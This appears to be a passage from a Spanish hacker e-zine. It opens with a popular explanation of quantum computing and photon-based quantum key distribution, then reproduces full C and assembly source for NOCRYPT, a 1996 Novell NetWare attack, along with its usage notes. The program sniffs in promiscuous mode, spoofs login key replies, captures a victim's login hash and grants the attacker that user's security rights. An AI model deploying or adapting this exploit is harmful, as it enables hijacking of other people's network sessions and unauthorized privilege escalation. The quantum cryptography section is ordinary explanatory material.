parece que crece rapido, bueno pues esto SI es eficientemente computable. Hay otros problemas, cuyos recursos no crecen polinomicamente, sino exponencialmente con el numero de elementos N. Un ejemplo muy conocido es el de la factorizacion de numeros, en el que se basan las claves RSA. Hallar los factores primos de un numero, con el mejor algoritmo convencional conocido, es un problema que consume unos recursos exponencialmente crecientes con N. Esto no significa que mañana, alguien, muy listo por cierto, descubra una nuevo algoritmo que rompa con todo esto y convierta la factorizacion en un problema EFICIENTEMENTE computable.

A veces es complicado tener presente la diferencia en que algo que crece como N^10, crezca mas despacio que algo que crece con e^N (donde e es un numero entero cualquiera mayor que uno). Veamos un ejemplo.

(a) Problema A. Recursos crecen con N^10
(b) Problema B. Recursos crecen con e^N

Empezando con N=10 elementos:

(a) Problema A. Recursos = 10^10
(b) Problema B. Recursos = 10^3

parece que esto nos contradice. El problema A consume unos recursos 7 ordenes de magnitud (10.000.000 de veces) mayores ... y este era el EFICIENTE. Doblemos N a ver que pasa. Con N=20 elementos:

(a) Problema A. Recursos = 20^10 = 2*10^11
(b) Problema B. Recursos = 10^8

la distancia se ha reducido notablemente. Parece claro que, a pesar de la diferencia inicial, los crecimientos son muy diferentes. Cuadrupliquemos el numero de elementos a ver que pasa (N=80).

(a) Problema A. Recursos = 80^10 = 8*10^11
(b) Problema B. Recursos = 10^34

Parece increible, pero el multiplicar el numero de elementos por 4, en el problema exponencial, ha supuesto usar 26 ordenes de magnitud (mas de un billon de billones) mas en recursos. Bien sabemos que doblar la velocidad de

procesamiento es algo complicado, pues eso da una muy buena idea de que el problema NO ES EFICIENTEMENTE COMPUTABLE.

Entre este tipo de problemas, esta no solo la factorizacion de numeros, sino la simulacion de sistemas cuanticos o la simulacion de fluidos. Conviene repetir que en el caso de la factorizacion, la traba no radica intrinsecamente en la factorizacion, sino en los algoritmos de factorizacion existentes.

Precisamente la mecanica cuantica presenta este tipo de problemas, pero de una forma intrinseca, ya que para describir un sistema con N posibles estados (posteriormente quedara mas claro, que significa esto), hacen falta 2^N numero complejos. Es por ello, que Feynman y otros cientificos, propusieron en los 80’ que un sistema computacional que se comportara cuanticamente deberia ser util a la hora de simular fenomenos de este tipo, y ayudar asi a comprenderlos.

¿ Que significa esto de comportarse cuanticamente ? Toca ahora entrar brevemente en un poquito de teoria al respecto. No puedo prometer que lo vaya a entender todo el mundo, pero voy a intentarlo y espero aclare bastantes equivocos al respecto. Lo que si puedo asegurar es que el modelo de "realidad" que presenta, esta bastante a disgusto con el modelo de realidad cotidiana que nos toca vivir.

Supongamos un sistema que consideraremos clasico en cuanto a que no conoce la mecanica cuantica ni de oidas: un dado por ejemplo. De un dado, podemos definir (entre otras cosas) 6 estados, dependiendo del numero que marque en la cara frontal. Situado en una superficie horizontal, desechando que pueda caer de canto, SIEMPRE se encuentra en un estado muy definido.

Pero un dia nos vienen unos cientificos y nos presentan una nueva realidad, de la que como ejemplo muestran un dado cuantico. La diferencia, es sutil, pero brutal: resulta que si lanzamos el dado dentro de una caja, que cerramos antes de que caiga (para no poder verlo): el dado no se encuentra en ningun estado concreto, sino en una composicion de estados; es decir, es como si el dado marcara 1,2,3,4,5 y 6 a la vez.

Nadie puede negarlo, porque nadie ha visto el dado dentro de la caja. El caso es que cuando se abre, tachannn, esa composicion de estados se transforma en uno concreto: hemos hecho una medida. ¿ Y porque ha salido un 3 o un 6, o lo que sea, y no otro numero ? Bueno, de la composicion de estados que teniamos con la caja cerrada, algunos podrian ser "mas importantes" que otros, en el sentido de que es mas probable que aparezcan cuando abramos la caja (un dado trucado por ejemplo). No es este el caso que nos ocupa, ya que los 6 estados son igual de "importantes" (o probables).

Visto el dado, y hecha la medida, hasta que no cambie algo, y esto es algo que no se suele tener claro, por mucho que cerremos y abramos la caja, el estado no va a cambiar y no hay probabilidades de por medio.

Este ejemplo, que ya considerareis si es mas o menos afortunado, pretende ilustrar las peculiaridades de los estados cuanticos. El estado mas general de una particula/sistema es una composicion de estados. Si, es una especie de estado fantasmagorico, que hasta que no lo medimos no se concreta en uno. Si no se perturba, midamos una o mil veces, el valor sera el mismo; siempre que se mida la misma "cualidad" y no se intente conocer cualidades "incompatibles" de forma simultanea (como velocidad y posicion). No se si os habeis dado cuenta, pero el hecho de que una particula se encuentre en una composicion de estados (y no en uno concreto), trae consigo una serie de consecuencias filosoficas sobre la realidad en las que no entrare, pero que os las dejo para consumo posterior. La paradoja de gato de Schrodinger, pone de manifiesto los problemas que surgen al aplicar la teoria cuantica

(comprobada hasta la saciedad) a un pobre gatito.

Fin de la parte teorica, imprescindible en mi opinion para comprender algo de como habria de funcionar un computador cuantico. El equivalente cuantico de un bit, es lo que se conoce como qubit (quantum bit). En los ordenadores digitales sus dos posibles estados: 1 o 0, corresponden con dos niveles de tension electrica distintos. Para el equivalente cuantico, se toma una particula con dos posibles estados. La gran diferencia es que el qubit no se va a encontrar en un estado concreto, sino en una composicion de estados, es decir, cada qubit es un 1 con una cierta probabilidad y un 0 con otra. Al aplicarse puertas logicas, ira variando la probabilidad del estado "1" y del estado "0", pero la salida sera tambien una composicion de estados.

Esta peculiaridad, aparte de marcar una clara diferencia con los sistemas digitales que conocemos, le confiere la potencia que luego explicara comportamientos casi magicos. El trabajar con composiciones de estados le dota de un parelelismo interno que hace que un ordenador cuantico de N qubits, trabaje con 2^N bits a la vez, y cada operacion posterior se lleva a cabo sobre todas las combinaciones a la vez. Tomemos un ordenador de 3 qubits, su estado general sera:

estado = a*000 + b*001 + c*010 + d*011 + e*100 + f*101 + g*110 + h*111

donde a,b,c,d,e,f,g y h dan una idea de la probabilidad de cada estado. Cualquier operacion digital la haremos sobre los 2^3=8 estados a la vez. Un algoritmo que buscara el numero 011 como solucion de algun problema, deberia procurar que todos los coeficientes (a,b,c,e,f,g,h) se anularan, excepto el que va sobre si mismo (d), que seria igual a uno.

estado = 011

evidentemente, si la composicion de estados solo se compone de ese estado, al medirlo, obtendriamos 011. Dicho de otra manera, deberia ir eliminando todas las posibles combinaciones que NO son solucion de ese problema en particular.

Esto es una somera idea de como se comportaria. El como se llega es otra historia. No se sabe como construir un ordenador con un numero arbitrariamente grande de qubits. Hay diversos prototipos de ordenadores cuanticos de 2 o 3 qubits a lo sumo. Para hacerse una idea de lo poco que tienen que ver con los ordenadores actuales (y con el dispositivo de mano famoso), uno de los dise~os mas prometedores se basa en mediciones de resonancia magnetica nuclear (si, esto donde miran si un futbolista se ha hecho pupa). Recuerda un poco a lo mastodonticos que eran los primeros ordenadores, y quien sabe como evolucionara esto que practicamente acaba de nacer.

¿ A que viene entonces tanto bombo? Fundamentalmente a 2 descubrimientos que vienen a dar idea de como esa potencialidad se puede aplicar a problemas palpables y no resueltos hasta ahora:

(a) En 1994, Peter Shor (Bell Labs) propone un algoritmo, susceptible de ser ejecutado en un ordenador cuantico, que factoriza dos numeros en un tiempo polinomico. La razon de que esto no cause alarma, es que no hay computadores cuanticos de un numero de bits tales, que permitan abordar claves comercialmente utilizadas. Al menos ya existe la base teorica.

(b) En 1997 Grover (tambien de Bell Labs) publica un algoritmo de busqueda ciertamente revolucionario (tambien cuantico, claro). Las bases de datos, basan la potencia de sus mecanismos de busqueda en una ordenacion previa de los datos. En un conjunto de N elementos desordenados, encontrar un elemento particular, lleva indefectiblemente una media de N/2 intentos. El algoritmo

de Grover lo consigue en raiz_cuadrada(N) intentos. Volvamos al ejemplo numerico:

	intentos alg. convencional	intentos alg. Grover
si N=1000	500	31
si N=1 millon	500.000	1000

la diferencia vuelve a ser evidente.

¿ Progresara o se convertira en puro ejercicio mental ? Solo el tiempo lo dira. Queda tambien por demostrar en cuantos de los problemas reales se muestra mas eficiente que los metodos actuales; y es que hasta ahora hay muy pocos algoritmos en los que se muestren mas eficientes.

Si todo sale bien, quiza la criptografia no pueda volver a basarse en planteamientos matematicos. Quien hace la ley, hace la trampa, y la solucion vendria entonces de confiar no en conjeturas matematicas, sino en leyes fisicas (igual son lo mismo :):

CRIPTOGRAFIA CUANTICA ----------

A diferencia de este panorama un tanto especulador, el campo de la criptografia cuantica si que se encuentra lo suficiente consolidado como para pensar que puede ser una realidad proxima en sistemas opticos que requieran una seguridad excepcional.

Su origen no es mucho mas antiguo que el de la computacion cuantica, data de principios de los ochenta, y sin que este muy claro (como siempre) el autentico padre de la idea. De lo que caben menos dudas, es de que el primer dispositivo experimental, tal y como apunto Falken en el articulo de set20, se construye en 1989 por Bennett y Brassard (IBM, para que veais quien anda metido en estos ajos). Transmitieron a lo largo de 32 cm. No parece mucho, pero en otras circunstancias, 32 cm es una cifra destacable.

Para explicar como funciona esto, y que cada uno de vosotros vea por si mismo el quid de la cuestion, voy a utilizar el problema que ya introdujo Falken, pero me voy a extender bastante mas para que no queden cabos sueltos.

Vamos a utilizar para el invento fotones polarizados. No es necesario ser el maestro de los fotones polarizados para entender lo que hacen en este ejemplo, asi que, que nadie se asuste. Los fotones vibran de maneras muy diferentes. Lo que en realidad vibra es el campo electromagnetico asociado a ellos, pero quedemonos en que pueden vibrar. Por ejemplo, de forma parecida a como vibra la cuerda de una guitarra, o un pendulo: bien de arriba a abajo, bien de derecha a izquierda, bien en diagonal, etc ... Al primer caso se les llama con polarizacion vertical, al segundo polarizacion horizontal y al tercero polarizacion diagonal (razones evidentes). Un polarizador se comporta como una especie de filtro que solo deja pasar a determinados fotones: un polarizador vertical deja pasar los fotones con polarizacion vertical. Una cosa es importante aclarar: cuando atraviesa un foton un polarizador, o pasa, o no pasa, pero no cometais el error de que pasa "empeque~ecido" o con alguna propiedad cambiada.

Veamos algunos ejemplos:

(a) Un foton polarizado verticalmente (|), atraviesa un polarizador vertical P(|)

```
           foton(|) ->  P(|) -> foton(|)
```

ese foton SIEMPRE PASARA.

(b) Un foton polarizado horizontalmente (-), atraviesa un polarizador vertical P(|)

```
          foton(-) ->  P(|) -> foton muerto
```

ese foton NO PASA NUNCA.

(c) Un foton polarizado diagonalmente (\) o (/), atraviesa un polarizador vertical P(|)


```
          foton(/) ->  P(|) -> 50 % de la veces foton (|)
                            -> 50 % de la veces foton muerto
```

inescrutables los caminos de la mecanica cuantica. Este hecho resulta ciertamente magico, pero es asi.

Espero que hayais captado la idea aunque no haya reflejado todas las combinaciones. Ahora, establecemos (igual que la que puso Falken), el codigo binario de equivalencia para nuestros fotones:

```
       / = 1
       - = 1
       \ = 0
       | = 0
```

El esquema de la transmision va a ser el siguiente: Un emisor, equipado con un buen generador de numeros aleatorios, produce una secuencia, susceptible de ser utilizada como llave de encriptacion. Para enviarla, traduce los 1s y 0s a fotones polarizados segun tenemos escrito arriba (para cada 1 o 0 elige aleatoriamente cada una de las dos opciones disponibles). El receptor, que debe estar sincronizado con el emisor, elige, tambien aleatoriamente medir cada foton con P(|) o con P(\) Detras de cada polarizador hay un detector de fotones que comprueba si han pasado o no. Una vez realizada la transmision, el emisor y receptor se comunican por un canal "publico" el tipo de polarizacion que han utilizado para cada bit. Los casos en los que hayan coincidido (50% en principio) se toman como validos, y el resto se deshechan (otro 50%):



en el detector he puesto polarizadores vertical (|) y diagonal hacia la izquierda (\), pero vereis que es indiferente de elegir horizontal (-) y vertical derecha (/). La caja etiquetada "Mux", es un multiplexor (o era demultiplexor ?:-/) que se ocupa de que el foton pase por un polarizador u otro (solo uno para cada bit/foton). Veamos ahora como eligiendo la misma base de polarizacion en el emisor y en el receptor, la comunicacion funciona.

(a) Emisor con P(+)-------- Detector con P(|)

```
   Envia un "1"                                    Recibe un "1"
     foton(-)       ->      P(|)      ->   foton muerto

   Envia un "0"                                    Recibe un "0"
```

```
     foton(|)       ->      P(|)      ->   foton(|)

(b) Emisor con P(X)---------Detector con P(X)

   Envia un "1"                                        Recibe un "1"
     foton(/)       ->      P(\)      ->   foton muerto

   Envia un "0"                                        Recibe un "0"
     foton(\)       ->      P(\)      ->   foton(\)
```

en este caso la convencion sera: si se recibe un foton, consideraremos un "0", si no se recibe consideraremos un "1". La convencion se puede cambiar, modificando los polarizadores del receptor. Para los casos en que han elegido bases distintas: el 50% de las veces se vera un 1 (foton muerto) y el otro 50% un 0 (foton detectado); esto **independientemente** de que el emisor enviara un 1 o un 0.

Y ahora empieza la magia. Resulta que hay un espia en medio de nuestro canal de transmision (que he puesto una fibra, pero podria ser espacio abierto). Nuestro espia, la unica opcion que tiene de interceptar la comunicacion es interponer sus polarizadores y detectores. Debera igualmente elegir para cada bit una base (+ o X) y dependiendo de lo que detecte, debera generar nuevos fotones para que el receptor no sospeche nada raro. Ahora bien, el no conoce la base utilizada por el emisor, luego por puro azar el 50% de las veces elegira la opcion equivocada. En ese 50% de fotones "mal leidos" leera datos aleatorios. De estos datos aleatorios, en principio la mitad coincidiran con los verdaderos, y la otra mitad NO. ¿ Que implica esto ? Que la tasa de errores cuando hay un espia de por medio, sera siempre alrededor del 25%. En ese caso, la clave habra quedado comprometida.

Esta es la gran diferencia con los sistemas de intercambio de claves convencionales: se sabe cuando la llave NO ha sido comprometida. En caso de tasas altas de error, estos se podran deber a un espia o a fallos de nuestro propio sistema (ya veremos muchos luego).

Es maravilloso el mundo de los experimentos teoricos, pero desgraciadamente, cuando se trata de implementarlos en un sistema real, empiezan a aparecer las pegas:

* Para empezar no existen hasta la fecha fuentes de fotones capaces funcionar de una forma tan sincrona como las que necesitaria nuestro experimento.

* Hay que evitar enviar mas de un foton por bit, ya que seria posible para un espia retener uno de ellos y dejar al otro seguir su curso. En una conjetura mental, dificilmente realizable (no hay que dejar lugar a la duda), podria almacenarlos hasta que emisor/receptor anunciaran su eleccion, y utilizar entonces estos datos para hacer las medidas correctas.

* Inevitablemente la fibra optica presenta absorcion, con lo que un determinado numero de fotones se perdera por el camino. En el caso de la atmosfera, eligiendo determinados tipos de fotones (determinada luz infrarroja por ejemplo), la absorcion es muy baja, pero existen fenomenos atmosfericos capaces de modificar la polarizacion de los fotones.

* La efectividad de los detectores de fotones dista mucho, muchisimo de ser perfecta. Por un lado algunos fotones no se van a detectar, y otros se van a detectar aunque no existan. Esto engrosara la tasa de errores, que a pesar de ello es posible mantenerla todavia lejos de ese 25%.

¿ Y que es lo que se ha conseguido en experimentos reales ? Pues los progresos son ciertamente positivos, aunque se trate unicamente de

prototipos.

En fibra, recientemente se ha conseguido una comunicacion a lo largo de 48 Kms, que ya es una distancia utilizable. Mas importante parece la aplicacion en comunicaciones al aire libre, especialmente comunicaciones por satelite. El gran problema es lo "ruidoso" que es el sol. Por ello tan solo se han publicado transmisiones en torno a 500 m y de forma nocturna. Es de esperar, no obstante, que las perturbaciones atmosfericas en un enlace tierra-tierra se minimizaran bastante en un enlace tierra-satelite, ya que la parte alta de la atmosfera presenta condiciones mas estable.

Veremos, veremos ...

SiuL+Hacky

EOF

```
-[ 0x06 ]----------------------------------------------------------------
-[ Curso de Novell Netware Aps III & IV ]---------------------------------
-[ by Madfran ]-----------------------------------------------------SET-21-
```

Apendice Tres - Codigos fuente y otras documentaciones

A-03. Codigo Fuente de NOCRYPT

Los comentarios de Greg se encuentran en el mismo fichero, pero mirad
el apendice A-04 para mas informacion

(Traduccion madfran)

```
-------------------------------------------------------------------------
/*Este programa fue escrito en Septiembre de 1996 por Greg Miller     */

/*NOCRYPT.C

Este programa permite a un atacante hacerse pasar por un usuario sin conocer
su password. Para mas informacion en como utilizarlo, consulta NOCRYPT.DOC
Para mas informacion de como funciona el ataque, consulta ATTACK.DOC
*/

/*(C) 1996 by Greg Miller*/
/*Libre distribucion*/

#include <stdio.h>
#include <string.h>

#define TRUE -1
#define FALSE 0
#define PACKET_TYPE 19
#define FUNCTION_CODE 50
#define SUBFUNC_CODE 53
#define KEY_OFFSET 54

typedef unsigned char BYTE;
typedef unsigned int WORD;
typedef unsigned long DWORD;

BYTE username[20] = "GUEST";                              //usuario victima
BYTE membername[20] = "GMILLER";                          //derechos a conseguir

BYTE server_network[4] = {0,0,0,15};                      //server INTERNAL net
BYTE server_addr[6] = {0x00,0xa0,0x24,0x18,0x34,0x05};    //direccion del router
                                                          //mas cercano

BYTE my_network[4] = {0xd6,0xe2,0x5f,0xbe};               //0000 no funcionara
BYTE my_addr[6] = {0x00,0x60,0x8c,0xc9,0x74,0x83};        //mi direccion

BYTE SpoofStation[6] = {0x00,0x00,0xf4,0xa9,0x95,0x21}; //direccion a atacar

BYTE my_seq_no = 1;
BYTE my_con_no;
BYTE login_key[8];

int DataRemaining = TRUE;
int x;
```

```
BYTE packet[2000];
BYTE SendPacket[2000];
BYTE to_server[100];

WORD handle;
int packet_received = FALSE;
int NotDone = TRUE;

int c;
WORD pktlen;
WORD Sendpktlen;
WORD to_server_len;

void Initialize(){
}

static void far PacketReceived(){

   /*El driver, llama a esta funcion, cuando se recibe un paquete
     Si AX=0, se le pide al driver un buffer para colocar alli el paquete.
     Si AX=1 se copia el paquete en el buffer.
   */

        _asm{
                pop di          //Por alguna razon Borland C 3.1 enpuja DI.
                                //Quita esta linea si tu compilador no lo hace.


                cmp ax,1        //ax=0 para tomar un buffer o 1 cuando exista
                jz copy_done

                mov ax,seg packet
                mov ES,ax
                lea DI,packet
                mov cx,2000     //longitud del buffer
                retf
        }

copy_done:
        packet_received = TRUE;
        pktlen=_CX;

        _asm{retf}
end:
}

void RegisterWithPKTDRV(){

     /*Esta funcion registra el "protocol stack" con el driver.
       Le damos la direccion de la funcion a llamar cuando el paquete
       se recibe en ES:DI, la clase de interface en AL, y el tipo de
       interface en BX. DS:SI deberia apuntar al tipo de paquete a
       recibir, con la longitud en CX, sin embargo, si recibimos
       cualquier tipo de paquete dejaremos DS:SI y haremos CX=0.
       Tomaremos un "handle" mediante una llamada INT 60h en AX, y lo
       guardaremos para usos posteriores.
     */

        _asm {
                pusha
```

```
                mov bx,0ffffh  //Comodin para cualquier interface
                mov dl,0
                mov cx,0       //recibimos cualquier tipo de paquete
                mov ax, seg PacketReceived
                mov es,ax
                lea di, PacketReceived
                mov ah,02
                mov al,01      //tipo de clase para  3com 509
                int 60h
                jc err

                mov handle,ax

                popa
        }

        printf("Registered with packet driver\r\n");
        return;
err:
        printf("Error registering stack: %d\r\n",_DH);
        _asm{popa}

}

void RelinquishProtocolStack(){
        /*  Relinqush control of the interface */

        /*Release Type*/
        _asm{   pusha

                mov ah,3
                mov bx,handle
                int 60h
                jc err
            }


        /*Terminate driver for handle*/
        _asm{
                mov ah,5
                mov bx,handle
                int 60h
                jc err

                popa
        }

        printf("Stack Relinqushed\r\n");
        return;
err:
        printf("Error releasing Stack: %d",_DH);
}

void SetReceiveMode(WORD mode){

     /*Esta funcion pone la tarjeta en el modo adecuado, poniendo el
       modo de recepcion en CX y el manejador en BX, El modo 6 es
       promiscuo y el 2 es normal.
     */

        _asm{
                pusha
```

```
                mov ah,14h
                mov bx,handle
                mov cx,mode
                int 60h
                jc err

                popa
        }

        printf("Mode set to %d\r\n",mode);
        return;
err:
        printf("Error entering promiscuous mode: %d\r\n",_DH);
        _asm{popa}
}

void printhex(BYTE d){
 BYTE temp;
 _asm{
  mov al,d
  shr al,1
  shr al,1
  shr al,1
  shr al,1
  and al,0fh
  add al,90h
  daa
  adc al,40h
  daa
 }
 temp=_AL;
 printf("%c",temp);
 _asm{
  mov al,d
  and al,0fh
  add al,90h
  daa
  adc al,40h
  daa
 }
 temp=_AL;
 printf("%c ",temp);
}

void SendPack(){

        _asm{   pusha

                mov ax,seg SendPacket
                mov ds,ax
                lea si,SendPacket
                mov cx,Sendpktlen
                mov ah,04
                int 60h

                jc err

                popa
        }
//      printf("Sending:\r\n");
//      for(c=0;c<pktlen;c++){printhex(packet[c]);}
```

```
//      printf("\r\n");
        return;
err:
        printf("Error sending packet: %d\r\n",_DH);
        _asm{popa}
}

void SendEncryptionKeyReply(){
        memcpy(SendPacket,packet+6,6); //Copy 802.3 dest addr
        memcpy(SendPacket+6,packet,6); //Copy 802.3 src addr

        //Put 802.3 length here.
        SendPacket[12]=00;
        SendPacket[13]=0x2e;

        memcpy(SendPacket+20,packet+32,12); //Copy dest addr,net,sock
        memcpy(SendPacket+32,packet+20,12); //Copy src addr,net,sock
        SendPacket[14]=0xff;SendPacket[15]=0xff; //Checksum
        SendPacket[16]=0;SendPacket[17]=0x2e;    //IPX Length
        SendPacket[18]=1;                        //Hop Count
        SendPacket[19]=17;  //Packet type = NCP
        SendPacket[44]=0x33; SendPacket[45]=0x33; //Reply Type
        memcpy(SendPacket+46,packet+46,4);  //Seq num,con num,task,con num hi
        SendPacket[50]=0;  //Completion code
        SendPacket[51]=0;  //Connection Status

        memcpy(SendPacket+52,login_key,8);  //Key

        Sendpktlen = 60;
//      printf("Spoofing Encryption Key Reply\r\n");
        SendPack();
}

void WaitForPacket(){
 while(!packet_received){
  }

// for(c=0;c<pktlen;c++){printhex(packet[c]);}
// printf("\r\n");

 packet_received=FALSE;
}

void WaitForStationLoginRequest(){

        /*Discard first GetLoginKey()*/
        while(NotDone){
                WaitForPacket();
                  if((memcmp(packet+6,SpoofStation,6)==0) &&
                    (packet[PACKET_TYPE]==17) &&
                    (packet[FUNCTION_CODE]==23) &&
                    (packet[SUBFUNC_CODE]==23)){
                     NotDone = FALSE;
                  }
        }

        WaitForPacket();

       /*Espera una peticion de llave de login y la falsifica */

        NotDone=TRUE;
        while(NotDone){
```

```
                WaitForPacket();
                  if((memcmp(packet+6,SpoofStation,6)==0) &&
                    (packet[PACKET_TYPE]==17) &&
                    (packet[FUNCTION_CODE]==23) &&
                    (packet[SUBFUNC_CODE]==23)){
                     NotDone = FALSE;
                  }
        }
        SendEncryptionKeyReply();

        /*Espera una peticion de login y lanza ell hash */

        NotDone = TRUE;
        while(NotDone){
                WaitForPacket();
                if((memcmp(packet+6,SpoofStation,6)==0) &&
                  (packet[PACKET_TYPE]==17) &&
                  (packet[FUNCTION_CODE]==23) &&
                  (packet[SUBFUNC_CODE]==24)){
                  NotDone = FALSE;
                }
        }
        memcpy(login_key,packet+KEY_OFFSET,8);
        printf("Hash Received\r\n");
        for(c=0;c<8;c++){printhex(login_key[c]);}
        printf("\r\n");
}
void SendToServer(){
        _asm{   pusha

                mov ax,seg to_server
                mov ds,ax
                lea si,to_server
                mov cx,to_server_len
                mov ah,04
                int 60h

                jc err

                popa
        }
//      printf("Sending:\r\n");
//      for(c=0;c<to_server_len;c++){printhex(to_server[c]);}
//      printf("\r\n");
        return;
err:
        printf("Error sending packet: %d\r\n",_DH);
        _asm{popa}
        printf("Sending packet\r\n");
}

void InitializePacket(){

        memcpy(to_server,server_addr,6);//803.3 dest
        memcpy(to_server+6,my_addr,6);  //802.3 source
        //802.3 length
        to_server[14] = 0xff; to_server[15]= 0xff;
        //ipx length
        to_server[18] = 0;              //hop count
        to_server[19] = 17;             //packet type
        memcpy(to_server+20,server_network,4);
        to_server[24] = 0; to_server[25] = 0;
```

```
        to_server[26] = 0; to_server[27] = 0;
        to_server[28] = 0; to_server[29] = 1;
        to_server[30] = 0x04; to_server[31] = 0x51;
        memcpy(to_server+32,my_network,4);
        memcpy(to_server+36,my_addr,6);
        to_server[42]=0x40; to_server[43]=0x05;

}

void AttachToServer(){
        to_server[44] = 0x11; to_server[45]= 0x11;      //request type
        to_server[46] = 0;                              //sequence no.
        to_server[47] = 0xff;                           //connection no.

        to_server[12]=0; to_server[13]=38;              //802.3 length
        to_server[16]=0; to_server[17]=37;              //ipx length

        to_server_len=48;
        SendToServer();
}

int GetConNumber(){
        while(!((memcmp(packet,my_addr,6)==0) && (packet[46]==0))){}
        if(packet[51]==0){
                my_con_no=packet[47];
                printf("Connected on con %d\r\n",my_con_no);
        } else {
                printf("Error connecting %d\r\n",packet[51]);
        }
        return -1;
}

void RequestLoginKey(){
        to_server[12]=0; to_server[13]=40;              //802.3 len
        to_server[16]=0; to_server[17]=40;              //IPX len

        to_server[44]=0x22; to_server[45]=0x22;         //request type;
        to_server[46]=my_seq_no;                        //sequence no.
        to_server[47]=my_con_no;                        //connection no.
        to_server[48]=1;                                //tast no.
        to_server[49]=0;                                //conn no high
        to_server[50]=23;                               //func code
        to_server[51]=0; to_server[52]=1;               //subfunc len
        to_server[53]=23;                               //subfunc code

        to_server_len=54;
        SendToServer();
}

int GetLoginKey(){
   int x;
        while(!((memcmp(packet,my_addr,6)==0) && (packet[46]==my_seq_no))){}
        if(packet[50]==0){
                memcpy(login_key,packet+52,8);
                printf("Retreived login key");
                for(x=0;x<8;x++){printf(" %d",login_key[x]);}
                printf("\r\n");
        } else {
                printf("Error getting login key %d\r\n",packet[50]);
        }
        my_seq_no++;
        return -1;
```

```
}

/*------------------------------
void WaitForLoginRequest(){
        while(!((memcmp(packet,spoof_addr,6)==0) && (packet[44]==0x22) &&
              (packet[45]==0x22) && (packet[50]==23) && (packet[53]==23))){}
}
-------------------------------
void SpoofKeyReply(){
        memcpy(send_packet,packet+6,6); memcpy(send_packet+6,packet,6);
        send_packet[12]=0; send_packet[13]=46;
        send_packet[14]=0xFF; send_packet[15]=0xFF;
        send_packet[16]=0; send_packet[17]=46;
        send_packet[18]=0;
        send_packet[19]=17;
        memcpy(send_packet+20,packet+31,12);
        memcpy(send_packet+32,packet+19,12);
        send_packet[44]=0x33; send_packet[45]=0x33;
        memcpy(send_packet+46,packet+46,4);
        send_packet[50]=0;
        send_packet[51]=0;
        memcpy(send_packet+52,login_key,8);

        SendPacket();
}
-------------------------------
void WaitForKeyedLoginRequest(){
   int x;
        while(!((memcmp(packet,spoof_addr,6)==0) && (packet[44]==0x22) &&
              (packet[45]==0x22) && (packet[50]==23) && (packet[53]==24))){}
        memcpy(login_key,packet+54,8);
        printf("Got spoofed login key reply:");
        for(x=0;x<7,x++) printf(" %d",login_key[x]);
        printf("\r\n");
}
-------------------------------*/

void RequestKeyedLogin(){
   BYTE objlen;
        objlen=strlen(membername);

        to_server[12]=0; to_server[13]=51+objlen;       //802.3 len
        to_server[16]=0; to_server[17]=51+objlen;       //ipx len

        to_server[44]=0x22; to_server[45]=0x22;         //request type;
        to_server[46]=my_seq_no;                        //sequence no.
        to_server[47]=my_con_no;                        //connection no.
        to_server[48]=1;                                //tast no.
        to_server[49]=0;                                //conn no high
        to_server[50]=23;                               //func code
        to_server[51]=0; to_server[52]=12+objlen;       //subfunc len
        to_server[53]=24;                               //subfunc code
        memcpy(to_server+54,login_key,8);               //login key
        to_server[62]=0; to_server[63]=1;               //object type
        to_server[64]=objlen;                           //object length
        memcpy(to_server+65,membername,objlen);         //object name

        to_server_len=65+objlen;
        SendToServer();
}
int GetKeyedLoginResults(){
        while(!((memcmp(packet,my_addr,6)==0) && (packet[46]==my_seq_no))){}
```

```
        if(packet[50]==0){
                memcpy(login_key,packet+52,8);
                printf("Logged in\r\n");
        } else {
                printf("Error logging in %d\r\n",packet[50]);
        }
        my_seq_no++;
        return -1;
}

void GrantRights(){
   BYTE objlen;
   BYTE memlen;

        objlen = strlen(username);
        memlen = strlen(membername);

        to_server[16]=0; to_server[17]=62+objlen+memlen;//IPX_len
        to_server[12]=0; to_server[13]=to_server[17]; //802.3 len

        to_server[44]=0x22;to_server[45]=0x22;          //Request type
        to_server[46]=my_seq_no;                        //Sequence No.
        to_server[47]=my_con_no;                        //connection no.
        to_server[48]=1;                                //Task no.
        to_server[49]=0;                                //conn no. high
        to_server[50]=23;                               //func code
        to_server[51]=0; to_server[52]=23+objlen+memlen;//subfun len
        to_server[53]=65;                               //subfun code
        to_server[54]=00; to_server[55]=1;              //Object type
        to_server[56]=objlen;                           //object len
        memcpy(to_server+57,username,objlen);           //object name
        to_server[57+objlen]=15;                        //property len
        memcpy(to_server+58+objlen,"SECURITY_EQUALS",15);//propertly name
        to_server[73+objlen]=0; to_server[74+objlen]=1; //member type
        to_server[75+objlen]=memlen;                    //member length
        memcpy(to_server+76+objlen,membername,memlen);  //member name

        printf("sublen %d\r\n",to_server[51]);

        to_server_len=80+objlen+memlen;

        for(x=0;x<100;x++) SendToServer();
}

void main(){

        Initialize();
        RegisterWithPKTDRV();

        InitializePacket();

        AttachToServer();
        GetConNumber();

        RequestLoginKey();
        GetLoginKey();

        SetReceiveMode(6);  //Promiscuous mode

        WaitForStationLoginRequest();

        SetReceiveMode(2);  //Normal mode
```

```
        RequestKeyedLogin();
        GetKeyedLoginResults();

        GrantRights();

        RelinquishProtocolStack();

}
```

Apendice Cuatro - Codigos fuente y otras documentaciones

A-04. Documentacion para NOCRYPT y NOPAS. Explicacion del ataque

(Traduccion madfran)

NOCRYPT.DOC

Greg Miller

El programa nocrypt.c utiliza un ataque tipo MITM (hombre en medio) para suplantar la sesion login de un usuario (ver attack.doc para detalles de este tipo de ataques).
El programa debe lanzarse justo antes de que la victima intente hacer su login. Cuando se lanza, el programa espera hasta que la victima hace login, roba la sesion, y consigue para el atacante los mismos derechos de que dispone la victima.

Antes de compilar el programa es necesario dar valor a las siguientes variables en el programa :
 - La direccion de la estacion que deseas atacar.
 - La direccion desde donde realizas el ataque.
 - La direccion del router mas cercano.
 - El nombre de la cuenta que quieres atacar.
 - El nombre de la cuenta que va a conseguir los nuevos derechos.
